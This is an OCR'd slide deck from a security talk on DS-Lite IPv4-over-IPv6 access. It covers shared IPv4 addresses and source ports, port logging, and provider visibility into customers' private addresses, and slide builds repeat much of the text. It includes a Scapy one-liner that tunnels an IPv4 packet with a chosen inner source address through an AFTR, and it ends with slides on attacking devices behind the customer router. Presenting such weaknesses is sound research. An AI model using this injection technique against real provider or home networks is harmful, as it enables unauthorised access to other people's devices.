
RFC 6540

IPv6 Support Required for All IP-Capable Nodes

DS-Lite Internet Access (Insufficient IPv4 Addresses)



DS-Lite Internet Access (Insufficient IPv4 Addresses)



RFC 6333

Dual-Stack Lite (DS-Lite), Address Family Transition Router (AFTR)

About this Talk

About this Talk

- Not about bugs in a CPE

About this Talk

- Not about bugs in a CPE
- Not about bugs in a specific AFTR

About this Talk

- Not about bugs in a CPE
- Not about bugs in a specific AFTR
- Only the DS-Lite technology (RFC 6333) is in the focus

DS-Lite

- Works like a proxy for TCP, UDP, ICMP

DS-Lite

- Works like a proxy for TCP, UDP, ICMP
- Does not work with IPsec!

DS-Lite

- Works like a proxy for TCP, UDP, ICMP
- Does not work with IPsec!
- As the CPE does not have a public IPv4 address, no port forwarding for IPv4 can be used anymore at the CPE

DS-Lite

- Works like a proxy for TCP, UDP, ICMP
- Does not work with IPsec!
- As the CPE does not have a public IPv4 address, no port forwarding for IPv4 can be used anymore at the CPE
- A limited number of source ports are assigned for each CPE by the AFTR

DS-Lite

- Works like a proxy for TCP, UDP, ICMP
- Does not work with IPsec!
- As the CPE does not have a public IPv4 address, no port forwarding for IPv4 can be used anymore at the CPE
- A limited number of source ports are assigned for each CPE by the AFTR
- A number of CPEs share one IPv4 address

Source Port Analysis I

http://ptmb.sy.gs/rfc6333.php

```
<?PHP
 $sourceip=$_SERVER[REMOTE_ADDR];
 $sourceport=$_SERVER[REMOTE_PORT];
 print "$sourceip,$sourceport\n";
?>
```

Source Port Analysis I

http://ptmb.sy.gs/rfc6333.php

```
<?PHP
 $sourceip=$_SERVER[REMOTE_ADDR];
 $sourceport=$_SERVER[REMOTE_PORT];
 print "$sourceip,$sourceport\n";
?>
```

Common IPv4 Access

```
79.1.2.3,39061
79.1.2.3,39062
79.1.2.3,39063
79.1.2.3,39064
79.1.2.3,39065
79.1.2.3,39066
79.1.2.3,39067
79.1.2.3,39068
79.1.2.3,39069
```

Source Port Analysis I

http://ptmb.sy.gs/rfc6333.php

```
<?PHP
 $sourceip=$_SERVER[REMOTE_ADDR];
 $sourceport=$_SERVER[REMOTE_PORT];
 print "$sourceip,$sourceport\n";
?>
```


Common IPv4 Access

```
79.1.2.3,39061
79.1.2.3,39062
79.1.2.3,39063
79.1.2.3,39064
79.1.2.3,39065
79.1.2.3,39066
79.1.2.3,39067
79.1.2.3,39068
79.1.2.3,39069
```


IPv4 via DS-Lite

```
80.1.2.3,36088
80.1.2.3,36093
curl: (7) Failed connect to ptmb.sy.gs:80
curl: (7) Failed connect to ptmb.sy.gs:80
...
curl: (7) Failed connect to ptmb.sy.gs:80
curl: (7) Failed connect to ptmb.sy.gs:80
80.1.2.3,7258
80.1.2.3,7263
```


Analysis of Used Source Ports (IPv4 or IPv6)



Analysis of Used Source Ports (IPv4 with DS-Lite) I



Analysis of Used Source Ports (IPv4 with DS-Lite) II



Assignment of Source Ports (and IPv4 Addresses)

Assignment of Source Ports (and IPv4 Addresses)

- Depends on the vendor of the AFTR

Assignment of Source Ports (and IPv4 Addresses)

- Depends on the vendor of the AFTR
- Depends on the configuration of the AFTR

Assignment of Source Ports (and IPv4 Addresses)

- Depends on the vendor of the AFTR
- Depends on the configuration of the AFTR
- Depends on the firmware of the AFTR

Assignment of Source Ports (and IPv4 Addresses)

- Depends on the vendor of the AFTR
- Depends on the configuration of the AFTR
- Depends on the firmware of the AFTR
- Depends on the load of the AFTR

Assignment of Source Ports (and IPv4 Addresses)

- Depends on the vendor of the AFTR
- Depends on the configuration of the AFTR
- Depends on the firmware of the AFTR
- Depends on the load of the AFTR

Attention

- During heavy load, a source port of an IPv4 address can be reassigned to another CPE within less than one minute!

Assignment of Source Ports (and IPv4 Addresses)

- Depends on the vendor of the AFTR
- Depends on the configuration of the AFTR
- Depends on the firmware of the AFTR
- Depends on the load of the AFTR

Attention

- During heavy load, a source port of an IPv4 address can be reassigned to another CPE within less than one minute!
- Thousands of CPEs can use a single IPv4 address

Hints for Service Providers

Neccessary Tasks

- Enable IPv6 (Dual-Stack), especially for IPsec

Hints for Service Providers

Neccessary Tasks

- Enable IPv6 (Dual-Stack), especially for IPsec
- Increase the number of concurrent connections from one IP address

Hints for Service Providers

Neccessary Tasks

- Enable IPv6 (Dual-Stack), especially for IPsec
- Increase the number of concurrent connections from one IP address
- Enable source port logging (RFC 6302)

Source Port Logging with Apache

```
LogFormat "%h %{remote}p %l %u %t \"%r\" %>s %O \"%{Referer}i\"
\"%{User-Agent}i\" %{SSL_PROTOCOL}x %{SSL_CIPHER}x " mylogfile
```

IPv4 over IPv6 (RFC 2473) – Two Times Layer III

IPv4 over IPv6 (RFC 2473) – Two Times Layer III

Scapy

```
sr1(IPv6(dst="2001:db8:ff::1",nh=4)/IP(src="10.1.2.3",↵
dst="192.168.1.1")/ICMP())
```

IPv4 over IPv6 (RFC 2473) – Two Times Layer III

Scapy

```
sr1(IPv6(dst="2001:db8:ff::1",nh=4)/IP(src="10.1.2.3",
dst="192.168.1.1")/ICMP())
```

TCPdump

```
IP6 2a01:238:43ef:2c00:b468:d389:548f:5cab >
2001:db8:ff::1:  IP 10.1.2.3 > 192.168.1.1:
ICMP echo request, id 0, seq 0, length 8
```

IPv4 over IPv6 (RFC 2473) – Two Times Layer III


Scapy

```
sr1(IPv6(dst="2001:db8:ff::1",nh=4)/IP(src="10.1.2.3",↩
dst="192.168.1.1")/ICMP())
```

TCPdump

```
IP6 2a01:238:43ef:2c00:b468:d389:548f:5cab >↩
2001:db8:ff::1:  IP 10.1.2.3 > 192.168.1.1:↩
ICMP echo request, id 0, seq 0, length 8
```

Wireshark



Private IPv4 Addresses (RFC 1918)

Customers

Private IPv4 Addresses (RFC 1918)

Customers

- With DS-Lite, your access provider can see your used RFC 1918 addresses

Private IPv4 Addresses (RFC 1918)

Customers

- With DS-Lite, your access provider can see your used RFC 1918 addresses
- Carrier-Grade NAT (CGN) is in use (RFC 6264)

Private IPv4 Addresses (RFC 1918)

Customers

- With DS-Lite, your access provider can see your used RFC 1918 addresses
- Carrier-Grade NAT (CGN) is in use (RFC 6264)
- It means the number of devices which are in use behind the CPE can be monitored by the access provider

IPv4 over IPv6

Authentication

IPv4 over IPv6

Authentication

No!

Attacking a Device Behind the CPE

2001:db8:3::1/64 AFTR 80.1.2.3

DS-Lite

Attacking all your IPv4 devices at home

Attacking a Device Behind the CPE

2001:db8:3::1/64 AFTR 80.1.2.3

